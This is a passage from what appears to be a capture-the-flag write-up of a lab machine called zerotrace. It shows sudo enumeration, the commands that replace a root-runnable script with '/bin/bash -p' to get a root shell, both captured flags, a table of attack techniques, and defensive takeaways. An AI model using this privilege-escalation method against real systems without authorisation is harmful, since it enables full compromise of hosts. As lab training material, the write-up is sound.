-rw-r----- 1 ll104567 ll104567     33 mar 11  2025 user.txt
We can find the user flag in the home directory.
ll104567@zerotrace:~$ cat user.txt
yLFsSkfsLjQQKm49HCkwBtiY60ESXH3s
🧑💻 Privilege Escalation to Root
Now let’s check what commands we can run using sudo.
sudo -l
Matching Defaults entries for ll104567 on zerotrace:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User ll104567 may run the following commands on zerotrace:
    (ALL) NOPASSWD: /bin/bash /home/ll104567/guessme
This is interesting.
The user can execute:
/bin/bash /home/ll104567/guessme
as root without a password.
Let’s inspect the guessme script.
cat guessme
#!/bin/bash

FTP_USER="admin"
FTP_PASS=$(cat /root/.creds)

echo -n "Please provide the password for $FTP_USER: "
read -s INPUT_PASS
echo

CLEAN_PASS=$(echo "$INPUT_PASS" | sed 's/[[:space:]]//g')

if [[ $FTP_PASS == $CLEAN_PASS ]]; then
    echo "Password matches!"
    exit 0
else
    echo "Access denied!"
    exit 1
fi
This script is a password-verification mechanism that reads the FTP password from: /root/.creds
However, the important point is that we are allowed to execute the script with root privileges, and the script itself is located in our home directory.
Let’s move the original script to a backup file.
mv guessme guessme.bak
Now let’s create a new guessme file that executes Bash with preserved privileges.
echo '/bin/bash -p' >> /home/ll104567/guessme
Let’s exploit the sudo permission.
sudo /bin/bash /home/ll104567/guessme
We obtain a root shell:
ll104567@zerotrace:~$ sudo /bin/bash /home/ll104567/guessme
root@zerotrace:/home/ll104567# id ; whoami
uid=0(root) gid=0(root) grupos=0(root)
root
root@zerotrace:/home/ll104567#
We have successfully escalated our privileges to root.
🚩 Root Flag
The root flag is located at:
root@zerotrace:/home/ll104567# cat /root/root.txt
0IB3gKtQ82ZBpyvwDo1Gp55snCElXC7U
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Enumeration | Directory & File Fuzzing |
| Hidden Directory | /.admin |
| Initial Vulnerability | Local File Inclusion |
| Information Disclosure | /etc/passwd |
| Host Enumeration | /etc/hosts |
| Process Enumeration | /proc/<PID>/cmdline |
| Credential Disclosure | FTP Process Arguments |
| Initial Access | SSH as J4ckie0x17 |
| Process Monitoring | pspy64 |
| Scheduled Task Discovery | Cron |
| File Permission Abuse | Writable destiny |
| File Attribute Bypass | chattr -i |
| Credential Cracking | ethereum2john + John |
| Password Reuse / Construction | dragonballz + OPM names |
| Password Brute Force | Hydra |
| Second SSH Access | ll104567 |
| User Flag | /home/ll104567/user.txt |
| Privilege Escalation | Misconfigured sudo |
| Root Execution | Writable guessme |
| Root Shell | Bash -p |
| Root Flag | /root/root.txt |
🚀 Key Takeaways
- Always enumerate all TCP ports, not only the common ports.
- FTP running on a non-standard port such as
8000should still be investigated. - Static websites can contain hidden directories and administrative functionality.
- Directory and file fuzzing can reveal hidden endpoints that are not linked from the main application.
- File-related parameters should always be tested for Local File Inclusion.
- Once LFI is discovered,
/etc/passwd,/etc/hosts, and/procare valuable sources of information. - The Linux
/procfilesystem can expose command-line arguments of running processes. - Credentials passed directly as command-line arguments can become exposed through
/proc. - Credential reuse between services can turn an information-disclosure vulnerability into direct SSH access.
pspyis useful for discovering scheduled tasks that may not be obvious from basic cron enumeration.- File permissions alone do not tell the entire story; filesystem attributes such as the immutable
iflag can prevent modification. - A writable script executed periodically by another user can provide a privilege or lateral-movement path.
- Password hints should be analyzed for relationships between previously discovered credentials and newly discovered wordlists.
- Password reuse and predictable password construction can make otherwise strong-looking credentials vulnerable to guessing.
- Sudo rules should always be examined carefully, especially when they allow Bash to execute a user-controlled script as root.
- A root-executable script is dangerous when an unprivileged user can modify the script itself.
- Running a writable Bash script through a root-authorized sudo rule can result in complete system compromise.

Related Posts
Alpine | VulNyx Writeup
Compromised the Alpine machine by discovering exposed SSH credentials, gaining access as developer, recovering a …
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
TheDoor | VulNyx Writeup
Compromised TheDoor by abusing anonymous FTP to obtain an information-disclosing email, discovering hidden numbered web …
LooseEnds | TryHackMe Writeup
Compromised LooseEnds through Vvveb CMS 1.0.5 by decoding exposed administrator credentials, exploiting CVE-2025-8518 …